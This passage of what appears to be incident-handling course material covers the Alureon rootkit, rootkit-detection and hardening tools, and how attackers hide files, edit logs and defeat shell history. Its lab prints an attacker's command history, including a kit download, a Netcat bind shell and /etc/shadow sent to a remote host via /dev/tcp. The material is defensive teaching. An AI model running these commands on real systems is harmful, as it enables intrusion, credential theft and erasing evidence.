
One of the most powerful rootkits in widespread use today for Windows machines is the Alureon rootkit. This piece of malware is used to hide spyware, bots, and other nasty software that implement the business models of its authors. The original rootkit in this family is referred to as "TDSS," based on a string included in its file. The authors built upon the original TDSS rootkit, creating a new version with the string TDL1. Improving their work by making it more stealthy, the authors then created TDL2,TDL3, and Alureon.

This kernel-mode rootkit functions by altering the driver associated with the Windows file system, usually atapi.sys or iastor.sys (depending on whether an IDE drive or other file system type is in use). The appropriate file in use on the system is altered, but Alureon changes it in such as way so that the original size is the same. Furthermore, Alureon alters the code that checks the driver signature so that the signature check always passes.

The focus of the Alureon rootkit is on hiding files, dodging antivirus tools, and evading rootkit detection tools.

Alureon Capabilities

- Alters kernel calls associated with interacting with the file system
- Creates its own hidden, encrypted virtual file system at the end of the hard drive, storing:
  - INI configuration file (commands for rootkit)
  - DLLs for additional hiding of processes and TCP/UDP ports
  - Other downloaded files
- Encrypted using RC4
- Commands in config.ini include:
  - FileDownload, FileDownloadUnXor, InjectorAdd (DLL), and more



To hide files, Alureon alters the kernel calls associated with opening and reading files in the file system. It then creates a hidden, encrypted virtual file system at the very end of the hard drive. This encrypted file system is used to store rootkit components and other files downloaded by the attacker.

The rootkit's virtual file system is encrypted using RC4, and contains:

- An INI configuration file (called config.ini), which holds commands for the rootkit. The commands available to the attacker include FileDownload (to make the rootkit automatically download a file for storage in the virtual file system), FileDownloadUnXor (which downloads a file, and then XORs the file with a key to "unencrypt" it for use), InjectorAdd (which injects a DLL into running processes to hide other items such as processes and TCP/UDP ports), and more
- DLLs for additional hiding of processes and ports
- Any other files downloaded by the attacker

With these capabilities, Alureon can be hard to spot on a system.

Kernel-Mode Rootkit Defenses – Configuration Lockdown

- All of these attacks require the bad guy to have superuser privileges (root or Administrator)
- Harden the box by hand, or ...
- Use a good security template
- The Center for Internet Security (CIS), in conjunction with NSA, NIST, and others, has developed a set of templates for Win, Lin, Solaris, HP-UX, Cisco Routers, and Oracle DBs
  - http://www.cisecurity.org
- They have scoring tools as well

Hardening your systems to prevent superuser compromise is a critical first step. Microsoft ships Windows with a variety of security template files for workstations, servers, and domain controllers. However, these built-in security templates tend to be either way too weak so that any attacker can slice through them, or so strong that they render the system unusable in a real-world environment. What the world needs is a reasonable security template that isn't too weak, or too strong, but is just right for most environments.

The Center for Internet Security (CIS), the National Security Agency, and the SANS institute, together with a variety of other organizations, embarked on creating just such a template. They spent several months devising various standards that would meet the most pressing needs of all of these organizations. Finally, they achieved consensus and released several system hardening templates, available at http://www.cisecurity.org. These templates apply to Windows, Linux, Solaris, HP-UX, Cisco Routers, and Oracle Databases, as well as numerous other types of platforms (Microsoft Exchange Server, Microsoft SQL Server, Apache, BIND, Novell eDirectory, etc.). They serve as an excellent starting and reference point for your security configuration. You can tweak them to make them stronger, or loosen their restrictions for your environment.

The Center for Internet Security has also released free scoring tools, so you can check to see how well your security settings match a given template, such as the Win2K Pro Gold Template. You run scoring tools on a local system to compare your security stance to a baseline template, giving you a summary score between 0 and 10. The higher your score, the more closely you match the template used for comparison.

Defenses – Linux/UNIX Rootkit Detection Tools

- Try to catch inconsistencies introduced by a rootkit on a system
- Chkrootkit, free from www.chkrootkit.org
  - Checks for over 50 different rootkits, both user mode and kernel mode
  - Runs on Linux, FreeBSD, OpenBSD, NetBSD, Solaris, HP-UX, True64, and BSDI
  - Numerous tests:
    - Look for alterations in binaries and check promiscuous mode
    - Check link count – each directory's link count should equal two plus the number of directories contained inside – some rootkits mess this up
- Rootkit Hunter, free at http://www.rootkit.nl/projects/rootkit_hunter.html
  - Looks for 55 rootkits, both user mode and kernel mode
  - Runs on Linux, FreeBSD, OpenBSD, AIX, and Solaris
  - Also several tests, including md5 hashes of known evil binaries, comparison of ps process list vs. /proc, and default rootkit files
- OSSEC includes "Rootcheck" with similar features at www.ossec.net
- FALSE POSITIVES POSSIBLE!

By looking for various system anomalies introduced by kernel-mode rootkits, the free Chkrootkit tool can detect Adore, SucKIT, and several other kernel-mode rootkits. For you fans of *The Matrix* movie, Chkrootkit is actually looking for glitches in the Matrix. As you might recall, in the movie, glitches in the Matrix occur when the bad guys start changing things, creating a déjà vu in the movie. Similarly, with a kernel-mode rootkit, an inconsistency in the system's appearance could be an indication that something foul has been installed. The scripts included in Chkrootkit perform tests that can be used to catch the kernel in a lie about the existence of certain files and directories, network interface promiscuous mode, and other issues that kernel-mode rootkits generally fib about.

One of the ways that Chkrootkit finds kernel-mode rootkits is by looking for inconsistencies in the directory structure when a file or directory is hidden. Each directory in the file system has a link count, which indicates the number of other directories that a given directory is connected to in the file system structure. For each directory, this link count should be two more than the number of subdirectories in the directory. That way, the directory would have one link for each subdirectory, plus one for the parent directory (..) and one for itself (.). Many kernel-mode rootkits hide files and directories without manipulating the link count of the parent directory. Chkrootkit combs through the entire directory structure, counting the number of subdirectories that it can see inside each directory and comparing it to the link count. If it finds a discrepancy, Chkrootkit prints a message indicating that there might very well be directories that are hidden by a kernel-mode rootkit.

Rootkit Hunter is a similar tool that is also immensely useful in investigations.

OSSEC, a general purpose system monitoring and analysis tool, includes a feature called "Rootcheck" with similar rootkit detection capabilities.

Watch out for false positives from either of these tools. They are very possible.

Additional Windows Rootkit Detectors

- Other tools use similar techniques to the rootkit Revealer
  - Sophos Anti-Rootkit
    - http://www.sophos.com/products/free-tools/sophos-anti-rootkit.html
  - McAfee Rootkit Detective
    - http://www.mcafee.com/us/downloads/free-tools/stinger.aspx
  - Rootkit Revealer, by Mark Russinovich
    - http://www.microsoft.com/technet/sysinternals
- It's always nice to have a second (and third) opinion

There are several other tools that provide similar functionality to Rootkit Revealer. These tools all ask the system a series of questions, looking for discrepancies in the answers that could be a sign of a rootkit. Several of the tools have been released by antivirus vendors.

An incident handler should consider carrying several of these tools on a USB to get multiple opinions of whether a rootkit might be present on a machine under investigation.

Defenses: File Integrity Checking Tools


- Look for changes to critical system files
- File integrity checking tools help
  - Although a well-designed kernel-mode rootkit can trick the file integrity checker using execution redirection
  - Still, if the attacker makes any unmasked changes, you'll spot him
- Tripwire is a classic
  - Also looks for registry modifications
- OSSEC is also very good
  - Runs on Linux, UNIX, Mac OS X, and Windows
  - Freely available at www.ossec.net
- Other tools include:
  - Ionx Data Sentinel

Although they can be tricked by very thorough kernel-mode rootkits, you should still use file integrity checking tools, such as the Tripwire, OSSEC, AIDE, and the related programs. As we've discussed, a thorough bad guy will configure the manipulated kernel with execution redirection and other alterations that lie to the file integrity checker about all file changes on the system. If the attackers very carefully cover all of their tracks, they can fool a file integrity checker.

However, a less careful attacker might forget to configure the kernel-mode rootkit to hide alterations to one or two sensitive system files. Even a single mistake in the file-hiding configuration of the kernel-mode rootkit by the bad guys could expose them to detection by your file integrity checker. Therefore, file integrity checking tools remain very valuable, even though a kernel-mode rootkit can foil them if the attacker is very careful. I'd rather not depend solely on the attackers' mistakes to discover their treachery, but you better believe I'll be sure to take thorough advantage of their errors. Deploying file integrity checking tools on all of my sensitive systems lets me prepare for such circumstances.

Network Intelligence/Forensics

- A lot of malware tries hard to hide on the end system ...
  - Morphing and kernel hacking
- ... but its use and propagation have definite patterns that can be observed on the network
  - Strange communication pairs (scans, client ->client, server -> server, server ->client?)
  - Security Onion is an outstanding Network Forensic Distro
- Network-level intelligence and forensics can help detect such behavior early
- Nifty auto-detection and throttling via network-based IPS
  - NetWitness, FireEye, Sourcefire, TippingPoint, ForeScout, etc.



Get the Security Onion now:
https://code.google.com/p/security-onion/

Malware is getting better and better at hiding itself on an end system, using the kernel-mode rootkits and other attacks we've discussed. So, with the bad stuff pretty well stealthified on an end system, what can we do to detect it? Increasingly, people are turning to network-based detection and defensive tools, in the form of network forensics applications that pull data from lots of systems and correlate events to determine what's actually going on.

By looking for unusual network behavior caused by malware infections, security personnel have a better shot at detecting the pathogenic code. For example, under normal circumstances, clients communicate with servers, but typically not with each other. If they do communicate with each other, it's typically a small number of packets. Similarly, server-to-server communication is typically relatively small compared to client-server communication. By looking for significant and sudden deviations from these patterns, a tool might be able to identify malicious code spreading on a network. Worm propagation patterns in particular are easy to spot on a network, as an eruption of unusual communication pairs fires up. The Security Onion is quite possibly the single best open source network forensic distribution.

Some tools can even auto-detect and throttle such behavior when they spot these worm patterns. These Network-based Intrusion Prevention Systems offer some interesting capabilities for detection and defense.

Kernel-Mode Rootkit Defenses: Contain, Erad, and Recov

- The containment, eradication, and recovery steps for kernel-mode rootkits involve the same techniques used for user-mode rootkits
  - Containment
    - Analyze other systems' changes made by discovered rootkits
  - Eradication
    - Wipe drive, and then reformat drive
    - Reinstall operating system, applications, and data
    - Make sure you apply all patches
    - You should change all admin/root passwords on victim and related systems
  - Recovery
    - Monitor system very carefully

The containment, eradication, and recovery steps associated with a kernel-mode rootkit apply the same techniques we discussed with user-mode rootkits.

When a kernel-mode rootkit is detected, you should completely wipe and reformat the drive, reinstall all operating system components and applications, and then thoroughly patch the machine.

Restore data from a recent backup.

You might need to do a sanity check on the data to make sure it was not corrupted as well.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

This slide shows the details of the techniques we discuss for covering the tracks.

We start by talking about how attackers cover their tracks in UNIX. Then, we talk about covering tracks in Windows. We then address how attackers cover their tracks on the network using various covert listeners on the victim machine. We finish this section by discussing steganography, a technique used to hide data.

Hiding Files in UNIX

- The easiest (and very effective) way to hide files is to simply name them something like ". " or ".. "
  - Note: There is a space after those dots
- Or, just name a file "..." or even " " (that's a space!)
- For example:

```
# ls -a
. .. test.txt files
# echo hideme > ".. "
# ls -a
. .. .. test.txt files
```

- Of course, you can do nastier stuff using rootkits, as we discussed previously

One of the most common methods for hiding files on a UNIX system is to simply give the file a name that starts with a dot. Sure, an attacker can use one of the rootkits or kernel-mode rootkits to hide files on a system. However, if the attacker does not yet have root privileges, he or she might still need to hide files without the use of a rootkit.

On a UNIX system, each directory contains at least two other directories. One of these directories is called ".". This name refers to the current directory itself. That's why if you type, "cd ." you change to the current directory.

The other directory that is found in every single directory on UNIX systems is called "..". This name refers to the parent directory in the file system.

Attackers will disguise files and directories by naming them dot-space, dot-dot-space, dot-dot-dot, or even just space.

This isn't terribly sophisticated, but it works well in a pinch! Just name a file dot-dot-space, and many administrators won't even notice the file. Essentially, the file is camouflaged, so that an unobservant user or administrator will not notice it as the redundant dots flash by on the screen.

Where Attackers Put Hidden UNIX Files and Dirs

- In addition to using dot names, attackers want to put files in a place where they won't be noticed
- Popular locations for hidden stuff include:
  - /dev
  - /tmp
  - /etc
  - Other complex components of the file system
    - /usr/local/man
    - /usr/src
    - Numerous others

Attackers frequently hide data inside /dev, /tmp, and /etc. The /dev directory contains information about devices on the system, such as chunks of your hard drive and references to terminals. It's full of thousands of items, and is therefore a good place to sneak additional files into. The /tmp directory often contains strangely named files created by various applications to temporarily store data, and therefore makes a good hiding place. On many UNIX variants, the /tmp file is emptied during a reboot. Therefore, an attacker would have to restore data that is hidden in /tmp. The /etc directory, in my opinion, is a bad place to store hidden files, because it holds the configuration of the machine. We carefully monitor /etc, as we hope your system administrators do as well. Still, attackers make this bad choice of storing stuff in /etc/, and I'm happy to have them make such a detectable mistake!

Another set of locations used to store the attacker's wares involves complex components of the file system. Users often don't understand these areas of the file system, and administrators often don't scour these areas either. Two increasingly popular places to hide things are /usr/local/man (the man pages), and /usr/src (the default location of source code in Linux). An attacker could likewise choose numerous other places in the file system.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - **Log Editing**
   - Accounting Entry Editing
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Let's go back to our roadmap and talk about how attackers can edit the log files on a UNIX system.

Editing UNIX Log Files

- Main log files can be found by viewing /etc/syslog.conf
  - Attacker might check this to find out where the logs are located
  - Or just run a script that guesses where the logs are
- Of particular interest in Linux are:
  - /var/log/secure
  - /var/log/messages
  - Logs of particular service that were exploited to gain access, such as:
    - /var/log/httpd/error_log
    - /var/log/httpd/access_log
- These log files (usually in /var/log) are written in ASCII
- They are often edited by hand using a text editor or script
  - If the log file is very large, they usually use a perl script to edit it

After an attacker takes over a system, he usually wants to alter the system logs to erase the entries associated with the techniques he used to gain access to the system. Some attackers will just clean the logs out entirely, deleting everything from the log file. Such a technique is quite noticeable by the administrators, however.

Therefore, more sophisticated attackers will delete selected entries from the log files. Only entries associated with the attacker's gaining access, such as incorrect logins or process crashing, will be removed.

On a UNIX system, the syslog process stores the logs for the machine. The configuration for the system logger is found in the /etc/syslog.conf file. When a careful attacker takes over a system, he will look at this file to see where the system is configured to store its logs. These careful attackers will then modify the log files by hand. An attacker that is not very careful, such as a script kiddie, will likely just run some script that guesses a default value where the logs might be stored. Oftentimes, these log cleaning scripts malfunction because they are run on an improper version of UNIX, or the logs are stored in a non-default location.

By default, several flavors of UNIX store their system logs in the /var/log directory. Certain applications, such as a web server (httpd) store their logs in their own directories. These particular directories do vary on different types of UNIX systems. With root privileges, an attacker can edit the log files (usually in /var/log) directly, unless you take special precautions to prevent the alteration, such as encrypting them. Almost all of the logs in /var/log (or its equivalent) are written in straight ASCII, so they can be edited using any editing tool, such as vi or emacs. The attacker will comb through the log file, finding specific entries to delete, and remove them.

Don't Forget Shell History

- Attackers also delete or edit their shell history files
  - A list of the most recent N commands
    - 500 by default in bash, although 1000 on some Linux distros
  - ~/.bash_history, for example
  - Written in ASCII, and can be edited by hand with the permissions of the user or root
  - Attackers remove suspicious commands
  - Some even add commands to implicate some other user in the attack (divert attention)

Whenever you type a command in a UNIX shell, the shell has the option (if it is configured appropriately) of recording each command. By default, the Bash shell included in Linux stores the most recent commands typed in. The default history file size is 500 commands in bash, although some Linux distros increase this to 1000 (including RedHat). An investigator can, therefore, look in the bash history file for a user to see what that user has typed recently. Bad guys don't want the investigators to see what happened, so they will often edit the bash history file, which is written in plain ASCII.

A particularly nasty attacker might plant false commands into another user's history file to divert attention during an investigation.

Editing Shell History – A Problem

- Shell history is written when the shell is exited
- When editing shell history, the command used to invoke the editor will be placed in the shell history file
- The attacker could edit the file, exit the shell, start another shell, edit the history file again to remove it ...
- ... but it will be added again!
  - A chicken and the egg problem
- Solutions

  1) Kill the shell, so that it cannot write the most recent shell history, including the command used to edit it

  `# kill -9 [pid]` **... or ...** `# killall -9 bash`

  2) Change the environment variable HISTSIZE (for bash) to zero

  `# unset HISTFILE` then `kill -9 $$`

It's important to remember that shell history is written when the shell is exited. Therefore, you won't see your most recent commands in the shell history; they are stored in RAM until the shell is exited. This has significant impact when editing shell history. In particular, the command used to invoke the editor will be placed in the shell history file, so an investigator can see something like "vi .bash_history." That's bad news for the attacker.

To deal with this problem in an unsuccessful way, the attacker could edit the file, exit the shell, start another shell, and edit the history file again to remove it ...

... but it will be added again! What we have here is a chicken and the egg problem.

There are two widely used solutions for the attacker, including:

1. Killing the shell, so that it cannot write the most recent shell history, including the command used to edit it.

   ```
   # kill -9 [pid]
   ```

   Alternatively, the attacker could simply kill all bash shells by running the command:

   ```
   # killall -9 bash
   ```

2. Changing the environment variable HISTFILE:

   `# unset HISTFILE` then `kill -9 $$`

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - **Accounting Entry Editing**
   - Lab: Shell History Analysis
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

We now discuss how attackers edit accounting entries on UNIX systems.

Accounting Entries in UNIX

- utmp: File contains info about currently logged in users
  - Default location on Linux: /var/run/utmp
- wtmp: File contains data about past user logins
  - Default location on Linux: /var/log/wtmp
- btmp: File contains bad login entries for failed login attempts
  - Default location on Linux: /var/log/btmp, but often not used
- lastlog: File shows login name, port, and last login time for each user
  - Default location on Linux: /var/log/lastlog

UNIX systems have four files better known as the accounting entries.

The utmp file stores information about all users currently logged into the system. This file is consulted by the "who" command to print a list of users with actively logged in sessions on the system.

The wtmp file stores information about all users who have ever logged into the machine.

The btmp file stores information about bad login attempts (i.e., failures to properly authenticate). This functionality is often configured to be off, because most sysadmins don't want to leave a file sitting around with bad userid attempts in it, because they might contain passwords accidentally typed by users at the "login:" prompt. Users often type in their password as a userid, and vice versa.

The lastlog file shows information associated with the most recent login time and date for each user. This file is consulted by the login program when each user logs into the system to display the last login date and time for the user.

Attackers want to modify these files so system administrators can't tell what they're up to.

Editing Accounting Entries in UNIX

- utmp, wtmp, and btmp are not stored in ASCII
  - They are stored as utmp structures
- lastlog stored in different manners on various systems
- They can be edited only using specialized tools:
  - remove.c, by Simple Nomad
    - Removes entries from utmp, wtmp, and lastlog
  - Numerous others, including wtmped.c, marry.c, cloak.c, logwedit.c, wzap.c, etc.
  - All available at www.packetstormsecurity.org/UNIX/penetration/log-wipers

An attacker cannot simply edit the utmp, wtmp, btmp, and lastlog files by hand. These files are written in a special format (a "utmp" structure), and must be edited with a tool that can read and write this format. If an attacker attempts to edit these files without a tool that understands this format, the files will become corrupted.

To edit the accounting files, an attacker can choose from several tools, including "remove," "marry," and others. These tools allow for the alteration of the wtmp, utmp, btmp, and lastlog files by recreating the appropriate binary format information so the files will not appear corrupted.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

COVERING TRACKS

1. Covering Tracks in Linux and UNIX
   - Hiding Files
   - Log Editing
   - Accounting Entry Editing
   - **Lab: Shell History Analysis**
2. Covering Tracks in Windows
   - Hiding Files
   - Lab: Alternate Data Streams
   - Log Editing
3. Covering Tracks on the Network
   - Reverse HTTP Shells
   - ICMP Tunnels
   - Covert_TCP
   - Lab: Covert Channels
4. Steganography

Next, let's work on a lab in which we look at attackers' tracks in a shell history file.

Analyzing a Shell History File — Lab: Shell History

- On the course USB, there is a .bash_history file located in the Linux directory from the root account of a compromised system
- It's also located inside the Linux VMware image, at /home/tools/history_exercise/.bash_history
- In this lab, we will:
  - Open this history file in an editor
  - Analyze its contents to determine the attacker's actions on the machine
  - If you have trouble interpreting the attacker's tactics, feel free to replicate them on your own Linux VMware system to get a better feel for the attacker's actions

For this lab, we will analyze a .bash_history file from a compromised machine. This file was retrieved from the /root directory on a compromised Linux system.

A copy of this history file is located on the course USB in the Linux directory. It is also located in /home/tools/history_exercise/.bash_history.

In this lab, you will analyze the file to determine the attacker's moves, identify the artifacts the attacker left on the machine, and ascertain which other machines and accounts the attacker might have compromised.

To achieve these goals, you'll need to open the .bash_history file in a text editor, such as gedit. Then, follow along with the pages of this book, writing in your analysis of each command typed by the attacker.

In this attack, the bad guy might have used a mixture of techniques you are familiar with, as well as techniques you haven't yet seen. For any commands you are unfamiliar with, feel free to experiment with those commands on the course VMware Linux image to get a better feel for what the attacker is doing. Of course, in a real case, you would only execute such commands for experimental purposes on a lab machine, not the actual machine associated with the investigation.

After completing your analysis, this book includes a description of each command used by the attacker, along with the reason the attacker likely used it. If you get stuck, feel free to flip ahead in the book to these answers for information and inspiration.

Initial Action on the System — Lab: Shell History

- Open the history file:

```
$ gedit /home/tools/history_exercise/.bash_history
```

- When the attacker first gets access to the root account, he runs the following commands:

```
whoami
id
unname -a
uname -a
nc
```

- What is the purpose of each command?
  - Some possible answers follow this section
  - Try to answer each question first, and review your answers at the end

Begin by opening the history file in your favorite Linux text editor, such as gedit:

```
$ gedit /home/tools/history_exercise/.bash_history
```

Let's look at the first five commands in the file. With a pen, write in your analysis of why the attacker executed each command and what it might tell us about the attacker:

`whoami` _____

`id` _____

`unname -a` _____

`uname -a` _____

`nc` _____

- Next, the attacker executes the following commands:

```
mkdir /etc/initd
cd /etc/initd
wget 10.10.10.18/kit.tgz
tar xfvz kit.tgz
mv nc init
```

- What is the purpose of each command?

Continue your analysis by indicating the purpose of each of the following commands, as well as what they might tell us about the attacker:

`mkdir /etc/initd` _____

`cd /etc/initd` _____

`wget 10.10.10.18/kit.tgz` _____

_____

`tar xfvz kit.tgz` _____

_____

`mv nc init` _____

_____

Launching Processes (1)

Lab: Shell History

- Now, the attacker gets more serious:

```
echo "while :; do echo "Started"; /etc/initd/init -l
  -p 8080 -e /bin/sh; done" > init.conf
nohup init.conf &
nohup ./init.conf &
chmod 555 init.conf
nohup ./init.conf &
lsof -Pi | grep 8080
```

- What is the purpose of each command?

Next, the attacker appears to be launching some processes. Please describe the likely intension of the attacker with each of the following commands:

```
echo "while :; do echo "Started"; /etc/initd/init -l -p 8080 -e /bin/sh;
done" > init.conf
```

_____

`nohup init.conf &` _____

`nohup ./init.conf &` _____

`chmod 555 init.conf` _____

`nohup ./init.conf &` _____

`lsof -Pi | grep 8080` _____

Launching Processes (2) | Lab: Shell History

- Finally, the attacker accesses some important files and another system:

```
cat /etc/passwd > /dev/tcp/10.10.10.18/443
cat /etc/shadow > /dev/tcp/10.10.10.18/443
./tcpdump -n -s0 -w init.out port 80 &
vi /var/log/messages
netstat -nat
ssh tom@10.11.12.15
exit
```

- What is the purpose of each command?

Here is the last set of commands typed by the attacker. Remember, feel free to try these commands on your own Linux virtual machine if you need some help understanding them in more detail. Also, feel free to refer to the man page for tcpdump for additional information about how the attacker is using it:

```
cat /etc/passwd > /dev/tcp/10.10.10.18/443
cat /etc/shadow > /dev/tcp/10.10.10.18/443
```

_____

```
./tcpdump -n -s0 -w init.out port 80 &
```

_____

```
vi /var/log/messages
```

_____

```
netstat -nat
```

_____

```
ssh tom@10.11.12.15
```

_____

```
exit
```

_____

Some Additional Questions

Lab: Shell History

- Was the attacker a human or a script?
- What specific files should the investigator look for?
- What other systems has the attacker likely compromised?

And finally, here are some additional questions for you to answer about the evidence we have in this case from the .bash_history file:

Was the attacker a human or a script?

_____

What specific files should the investigator look for?

_____

What other systems has the attacker likely compromised?

_____

Potential Answers (1)

Lab: Shell History

whoami

- Checking to see which account the attacker has gained control of on the machine

id

- Verifying the privileges of the current account

unname -a

- Trying to check the kernel version of the system, but with a typo in the command

uname -a

- Re-running the command, but without the typo

nc

- Checking to see whether Netcat is installed

Here are some potential answers for this lab. It should be noted that you might have indicated some other very valid reasons for the attacker executing each command. The following answers are based on very common reasons for attacker's actions, but they do not cover every possible explanation:

whoami

Here, the attacker likely checks to see which account he or she has gained control of on the machine. In particular, the attacker might be looking to see whether he or she has root privileges.

id

The attacker now wants more details about the id number and groups associated with the current account.

unname -a

Here, the attacker attempts to determine the detailed kernel version the compromised machine is running. This information might be useful in further exploiting the system, or in getting an idea of the types of Linux machines the target organization is using. Unfortunately, the attacker mistyped this command, spelling it "unname" instead of "uname."

uname -a

Here, the attacker re-runs the previously mistyped command, indicating that he is most likely a person and not a script.

nc

Finally, the attacker checks to see whether Netcat is installed, in the path for this account. Note that the attacker might have followed up the invocation of Netcat by typing in a specific set of command flags to make it do something. However, that is unlikely, given the next set of commands.

Potential Answers (2)

`mkdir /etc/initd`
- Making a directory that will blend in

`cd /etc/initd`
- Moving into that directory as a base of operations

`wget 10.10.10.18/kit.tgz`
- Pulling down a package from 10.10.10.18, likely another compromised machine

`tar xfvz kit.tgz`
- Opening the contents of the kit

`mv nc init`
- The kit must have included Netcat, which the attacker renames "init" to camouflage it

`mkdir /etc/initd`

Here, the attacker makes a directory to use as a base of operations, placing it in an area of the system where it might blend in with other critical system files.

`cd /etc/initd`

The attacker now changes into the directory he or she created.

`wget 10.10.10.18/kit.tgz`


Now, the attacker uses the wget tool, which can download web pages, to pull a file from machine 10.10.10.18. This file, called "kit.tgz," might include malware or other files the attacker intends to use on the system. We get a feel for its contents soon and throughout the rest of the attack. It is likely that the attacker has compromised machine 10.10.10.18 and is using it as a repository for attack tools.

`tar xfvz kit.tgz`

The attacker now unarchives the contents of the attack kit.

`mv nc init`

It appears that the attack kit includes a copy of Netcat, which the attacker now moves to a file called "init." The attacker has given Netcat this name so that it will blend in with the init daemon running on the machine.




```
echo "while :; do echo Started; /etc/initd/init -l -p 8080 -e /bin/sh;
done" > init.conf
```

Here, the attacker is creating a simple script in a file called "init.conf." This script includes a "while" loop, which prints out the term "Started" at each iteration through the loop, and invokes Netcat (called "init") so that it will listen on TCP port 8080 and execute a backdoor shell when someone connects. The attacker is creating a persistent backdoor listener.

```
nohup init.conf &
```

The attacker attempts to run the backdoor using the nohup command in the background (&) so that he or she can log off the system and keep the backdoor running. However, the command must have failed, because he or she tries again.

```
nohup ./init.conf &
```

